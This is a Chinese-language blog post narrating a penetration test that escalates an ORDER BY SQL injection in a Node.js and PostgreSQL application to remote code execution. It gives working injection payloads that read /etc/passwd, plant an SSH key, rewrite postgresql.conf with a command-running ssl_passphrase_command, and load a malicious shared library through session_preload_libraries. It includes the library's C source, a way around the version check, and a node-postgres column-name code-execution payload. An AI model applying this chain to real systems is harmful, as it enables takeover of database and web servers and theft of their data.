雨了个雨's blog

Postgresql Superuser SQL注入 RCE之旅

2020-11-16

在测试时，遇到了一个Node.js + Postgresql的ORDER BY注入。

```
sorter=cast((select+user)as+integer)
```

返回
invalid input syntax for integer: "postgres"
当前用户为postgres,

```
sorter=cast((select+version())as+integer)
```

返回
PostgreSQL 10.1 on x86_64-pc-linux-gnu, compiled by gcc (GCC) 4.4.6 20110731 (Red Hat 4.4.6-4)

版本为PostgreSQL 10， 很明显能够发现当前用户是superuser，superuser感觉rce问题不大。
测试能否多语句，如果可以多语句就可以通过COPY直接实现RCE

```
sorter=1;select/**/1;—
```

返回
cannot insert multiple commands into a prepared statement，knex预编译不支持多行命令。pgsql不支持多行时,RCE就比较麻烦了。

先从读文件开始慢慢搞起，

```
sorter=cast((select+PG_READ_FILE('/etc/passwd'))as+integer)
```

返回
syntax error at or near "\"，单引号被转义不能够直接使用，将单引号替换掉

```
sorter=cast((select/**/PG_READ_FILE($$/etc/passwd$$))as/**/integer)
```

返回
absolute path not allowed，在低版本pgsql中PG_READ_FILE、PG_LS_DIR等方法都不支持绝对路径，不过还是能够用largeobject读取文件。

```
sorter=(select/**/lo_import($$/etc/passwd$$,11111))
```

页面返回正常， 然后读取loid 11111的data字段获取文件内容

```
sorter=(select/**/cast(encode(data,$$base64$$)as/**/integer)/**/from/**/pg_largeobject/**/where/**/loid=11111)
```

将base64解开，
tcpdump:x:72:72::/:/sbin/nologin
syslog:x:996:994::/home/syslog:/bin/false
postgres:x:1000:1000::/home/postgres:/bin/bash

发现postgres账户竟然有/bin/bash能够登陆，那么如果目标机器开了ssh服务，只要往postgres的.ssh目录下写入自己的公钥就能够成功登陆了,扫描发现目标确实开了ssh服务。
这里使用lo_export方法尝试往.ssh目录写文件，

```
sorter=(select/**/lo_export(11111,$$/home/postgres/.ssh/authorized_keys$$)
```

返回
desc nulls last limit $5 - could not create server file "/home/postgres/.ssh/authorized_keys": No such file or directory”,”
statusCode”:200}

看来是postgres用户目录下并没有.ssh目录，如果能够创建.ssh目录就起飞，翻了很久文档也没翻到能在单行语句下创建目录的方法，暂时只能放弃。

接着去翻了下superuser RCE的各类文章，发现基本都是copy、create的利用，没法在我遇到的环境下利用。
后面看到了一篇介绍修改postgres.conf配置文件实现RCE的利用，配置文件中的ssl_passphrase_command配置在需要获取用于解密SSL文件密码时会调用该配置的命令。
目标环境可以通过lo_export方法覆盖掉配置文件，添加上ssl_passphrase_command配置，重新加载配置后实现RCE。
按着参考文章的步骤一步一步来即可，首先本地测试

1、随便找个私钥文件，对私钥文件加密
openssl rsa -aes256 -in /usr/local/lib/node_modules/npm/node_modules/socks-proxy-agent/node_modules/agent-base/test/ssl-cert-snakeoil.key -out ./asd.key
2、通过注入读取config_file,首先查询配置文件地址select current_setting(‘config_file’)，然后通过lo_import读取原始配置文件内容。
3、上传pem，key到目标服务器上，pgsql限制私钥文件权限必须是0600才能够加载，这里搜索
pgsql目录下的所有0600权限的文件可以找到PG_VERSION文件,PG_VERSION与config_file文件同目录，上传私钥文件覆盖PG_VERSION，可绕过权限问题，pem文件可以上传到任意地址。
4、在原始配置文件内容末尾追加上ssl配置，再通过lo_export覆盖原始配置文件

```
1 ssl_cert_file = '/tmp/ssl-cert-snakeoil.pem'
2 ssl_key_file = '/pgdata/patroni/data/db/PG_VERSION'
3 ssl_passphrase_command_supports_reload = on
4 ssl_passphrase_command = 'bash -c "touch /tmp/zzzzzzzzz & echo passphrase; exit 0"'
```

这里的echo passphrase，需要输出私钥密码，并且最后需要exit 0，如果私钥密码不对pg_reload_conf重新加载配置文件无影响，但是如果服务重启就无法启动了。
5、通过注入调用pg_reload_conf()函数，重新加载配置调用ssl_passphrase_command实现RCE.

本地测试成功，随后在目标上测试文件，文件写入成功但是最后pg_reload_conf()时，未实现RCE。
对比官方文档，发现pgsql 10版本根本没有ssl_passphrase_command配置，从11版本开始支持该配置。虽然这条路走不通了，不过这篇文章也提供了修改配置文件然后pg_reload_conf实现RCE的思路。postgres.conf中的一些配置是在reloadconf后就会触发，另外一些配置需要服务重启才会触发，接着翻文档看看能不能找到一些比较好玩的参数。
在日志章节中翻到了比较有意思的，

> logging_collector (boolean)
> This parameter enables the logging collector, which is a background process that captures log messages sent to stderr and redirects them into log files. This approach is often more useful than logging to syslog, since some types of messages might not appear in syslog output. (One common example is dynamic-linker failure messages; another is error messages produced by scripts such as archive_command.) This parameter can only be set at server start.
>
> log_directory (string)
> When logging_collector is enabled, this parameter determines the directory in which log files will be created. It can be specified as an absolute path, or relative to the cluster data directory. This parameter can only be set in the postgresql.conf file or on the server command line. The default is log.

logging_collector是用来配置是否开启日志的，只能在服务开启时配置，所以reloadconf不能修改它，但是log_directory配置并没有说只能在服务开启时配置，log_directory用来配置log日志文件存储到哪个目录，很容易想到如果log_directory配置到一个不存在的目录,pgsql会不会帮我创建目录。
经过本地测试，配置文件中的log_directory配置的目录不存在时，pgsql启动会失败，但是如果服务已启动修改配置后再reload_conf目录会被创建，通过该特性再结合刚才的ssh就可以实现利用了。

```
1 log_destination = 'csvlog'
2 log_directory = '/pgdata/patroni/logs/postgresql'
3 log_filename = 'postgresql-%Y-%m-%d_%H%M%S.log'
4 log_rotation_age = '1d'
5 log_rotation_size = '512MB'
6 log_timezone = 'Asia/Hong_Kong'
7 logging_collector = 'on'
```

查看一下刚才读取的目标pgsql配置文件,发现已经开启了日志记录，那么只要修改掉log_directory配置即可实现目录创建。
将配置文件中的日志部分修改为

```
1 log_destination = 'csvlog'
2 log_directory = '/home/postgres/.ssh'
3 log_filename = 'postgresql-%Y-%m-%d_%H%M%S.log'
4 log_rotation_age = '1d'
5 log_rotation_size = '512MB'
6 log_timezone = 'Asia/Hong_Kong'
7 logging_collector = 'on'
```

再去覆盖原有配置文件，首先将修改后的配置文件加载到largeobject中

```
sorter=(select/**/lo_from_bytea(10000,decode($$配置文件内容base64$$,$$base64$$)))
```

再通过lo_export覆盖配置文件

```
sorter=(select/**/lo_export(10000,$$配置文件地址$$))
```

再重新加载配置文件

```
sorter=(select/**/pg_reload_conf())
```

这时候再随便请求一次，产生日志文件。

```
sorter=(select/**/lo_export(11111,$$/home/postgres/.ssh/authorized_keys$$)
```

再尝试将自己的公钥写入到authorized_keys，这次返回正常了。
不过ssh连接postgres账户，提示还是需要密码，怀疑可能是站库分离，公钥写入到的不是WEB服务器，通过注入获取数据库服务器ip。

```
sorter=cast((select/**/inet_server_addr()||$$$$)as/**/integer)
```

获取到了DB IP,再次连接DB服务器的ssh就ok了, 最后.ssh目录内容如下。

```
[postgres@VM-50-39-centos ~]$ ls -al ~/.ssh/
total 16
drwx------ 2 postgres postgres 4096 Oct 15 10:17 .
drwx------ 5 postgres postgres 4096 Oct 15 10:19 ..
-rw-r--r-- 1 postgres postgres  575 Oct 15 10:17 authorized_keys
-rw------- 1 postgres postgres    0 Oct 15 10:15 postgresql-2020-10-15_101553.csv
-rw------- 1 postgres postgres    0 Oct 15 10:15 postgresql-2020-10-15_101553.log
```

在搞定后，还是觉得这种方法很鸡肋，条件太多
1、postgres账户能登录服务器
2、DB服务器需要有外网ip
3、DB服务器开启了ssh服务
4、DB服务器已开启日志功能

于是尝试去寻找一些更通用的方法，翻了会文档又找到了几个比较有趣的

local_preload_libraries (string)
This variable specifies one or more shared libraries that are to be preloaded at connection start. It contains a comma-separated list of library names, where each name is interpreted as for the LOAD command. Whitespace between entries is ignored; surround a library name with double quotes if you need to include whitespace or commas in the name. The parameter value only takes effect at the start of the connection. Subsequent changes have no effect. If a specified library is not found, the connection attempt will fail.

This option can be set by any user. Because of that, the libraries that can be loaded are restricted to those appearing in the plugins subdirectory of the installation’ s standard library directory. (It is the database administrator’ s responsibility to ensure that only “safe” libraries are installed there.) Entries in local_preload_libraries can specify this directory explicitly, for example $libdir/plugins/mylib, or just specify the library name — mylib would have the same effect as $libdir/plugins/mylib.

The intent of this feature is to allow unprivileged users to load debugging or performance-measurement libraries into specific sessions without requiring an explicit LOAD command. To that end, it would be typical to set this parameter using the PGOPTIONS environment variable on the client or by using ALTER ROLE SET.

However, unless a module is specifically designed to be used in this way by non-superusers, this is usually not the right setting to use. Look at session_preload_libraries instead.

session_preload_libraries (string)
This variable specifies one or more shared libraries that are to be preloaded at connection start. It contains a comma-separated list of library names, where each name is interpreted as for the LOAD command. Whitespace between entries is ignored; surround a library name with double quotes if you need to include whitespace or commas in the name. The parameter value only takes effect at the start of the connection. Subsequent changes have no effect. If a specified library is not found, the connection attempt will fail. Only superusers can change this setting.

The intent of this feature is to allow debugging or performance-measurement libraries to be loaded into specific sessions without an explicit LOAD command being given. For example, auto_explain could be enabled for all sessions under a given user name by setting this parameter with ALTER ROLE SET. Also, this parameter can be changed without restarting the server (but changes only take effect when a new session is started), so it is easier to add new modules this way, even if they should apply to all sessions.

Unlike shared_preload_libraries, there is no large performance advantage to loading a library at session start rather than when it is first used. There is some advantage, however, when connection pooling is used.

shared_preload_libraries (string)
This variable specifies one or more shared libraries to be preloaded at server start. It contains a comma-separated list of library names, where each name is interpreted as for the LOAD command. Whitespace between entries is ignored; surround a library name with double quotes if you need to include whitespace or commas in the name. This parameter can only be set at server start. If a specified library is not found, the server will fail to start.

Some libraries need to perform certain operations that can only take place at postmaster start, such as allocating shared memory, reserving light-weight locks, or starting background workers. Those libraries must be loaded at server start through this parameter. See the documentation of each library for details.

Other libraries can also be preloaded. By preloading a shared library, the library startup time is avoided when the library is first used. However, the time to start each new server process might increase slightly, even if that process never uses the library. So this parameter is recommended only for libraries that will be used in most sessions. Also, changing this parameter requires a server restart, so this is not the right setting to use for short-term debugging tasks, say. Use session_preload_libraries for that instead.

local_preload_libraries只允许加载指定目录的库，session_preload_libraries只允许superuser修改但是可以加载任意目录的库，感觉这个方便点。
session_preload_libraries配置从pg10开始存在，低于pg10时，可以使用local_preload_libraries，不过该配置只允许加载$libdir/plugins/目录下的库，需要将库写入到该目录下。
当每次有新连接进来时，都会加载session_preload_libraries配置的共享库。
这里通过注入将so写入到tmp目录，再修改配置，再reloadconf即可实现利用。
首先编译出一个共享库，一开始想实现直接回显，折腾了下失败了，在共享库中定义好回显函数后，应该需要在数据库中create xxxx才能够实现利用，需要多行，这里暂时是直接在so的构造方法中实现命令执行。
为了防止用户create function直接调用系统库，如libc的system等，pgsql高版本中，加载外部动态库时会检查magic block,如果不存在则加载失败，如果session_preload_libraries配置的so有问题，数据库就会挂掉。

共享库大概代码如下，

```
1 #include "postgres.h"
2 #include "fmgr.h"
3 #include <stdlib.h>
4
5 #ifdef PG_MODULE_MAGIC
6 PG_MODULE_MAGIC;
7 #endif
8
9 __attribute__ ((__constructor__)) void preload (void)
10 {
11     system("touch /tmp/test");
12 }
```

同时在magic block中，会验证版本是否一致，如果用pg11编译出的so 是不能在pg其他版本中加载的。
首先看看 PG_MODULE_MAGIC的宏定义

```
/* The actual data block contents */
#define PG_MODULE_MAGIC_DATA \
{ \
        sizeof(Pg_magic_struct), \
        PG_VERSION_NUM / 100, \
        FUNC_MAX_ARGS, \
        INDEX_MAX_KEYS, \
        NAMEDATALEN, \
        FLOAT4PASSBYVAL, \
        FLOAT8PASSBYVAL \
}
```

其中很明显有个PG_VERSION_NUM，加载so的版本验证就是通过PG_VERSION_NUM,同时因为除了100所以PG_VERSION_NUM最后两位不重要，PG_VERSION_NUM在pg_config.h中定义,

```
/* PostgreSQL version as a string */
#define PG_VERSION "12.4"

/* PostgreSQL version as a number */
#define PG_VERSION_NUM 120004
```

PG_VERSION_NUM的生成方法也比较简单

```
PG_VERSION_NUM      => sprintf("%d%04d", $majorver, $minorver),
```

12.4 对应 PG_VERSION_NUM 为 120004
9.4.11 对应 PG_VERSION_NUM 为 90411
所以每次编译so时，需要根据目标版本修改一下pg_config.h的PG_VERSION_NUM，通过version()获取到目标的版本是 10.1 那么对应的就为100001

编译so 然后base64写入目标机器，一顿操作，结果悲剧了 返回 HTTP/1.1 414 Request-URI Too Large, so共享库太大，导致URL超长了，尝试将GET换成POST，发现该注入点并没有接收POST参数，那么还是只有从GET入手，首先想到的肯定就是分段写入。

➜ /tmp cat b.so | base64 | wc -c
21709
末尾多了一个换行，实际长度21708，基本分三次就能搞定，这里分段写入可以使用lo_put。

创建一个空lo,

```
sorter=(select/**/lo_create(15))
```

截前7000字符,同时因为base64中含有” +”,所以需要url编码

```
>>> urllib.quote(a[:7000])
'f0VMRgIBAQAAAAAAAAAAAAMAPgABAAAAY省略
```

然后put到lo中，lo_put时必须要在后面拼接一个字符，因为lo_put是一个void方法，order by void会报错，

```
sorter=(select/**/lo_put(15,0,$$前7000字符$$)||$$x$$):B
```

继续截取7000-14000字符，然后lo_put

```
sorter=(select/**/lo_put(15,7000,$$7000-14000$$)||$$x$$):B
```

写完所有字符后，校验一下写入的内容是否有问题

```
sorter=cast(encode(lo_get(15),$$escape$$)as/**/integer):b
```

再将内容base64解码后载入到largeobject中


```
sorter=(select/**/lo_from_bytea(40,decode(encode(lo_get(15),$$escape$$),$$base64$$))):b
```

再使用lo_export将so写入到目标机器中

```
sorter=lo_export(40,$$/tmp/a.so$$)
```

然后又是老一套，修改目标的配置文件，在目标原始的配置文件最后加入
session_preload_libraries = ‘/tmp/a.so’

再去覆盖掉原始配置文件，在覆盖掉原配置文件后，执行sorter=(select/**/pg_reload_conf())就自动加载了so实现了命令执行。



拿下数据库服务器后，发现数据库配置了pg_hba，不需要密码即可登录。尝试去打web服务器，node-postgres老版本存在代码执行洞，如果能够控制SQL返回的列名即可实现代码执行，这里因为控制了数据库服务器如果给一个表添加一个类似”\‘+console.log(process.env)]=null;//“字段 alter table xxxxx add “'+console.log(process.env)]=null;//“ varchar(20); ,如果web有对该表使用select *操作，即可实现rce.
不过最后没成功，应该还是目标node-postgres版本比较高:(

References

https://pulsesecurity.co.nz/articles/postgres-sqli
https://www.leavesongs.com/PENETRATION/node-postgres-code-execution-vulnerability.html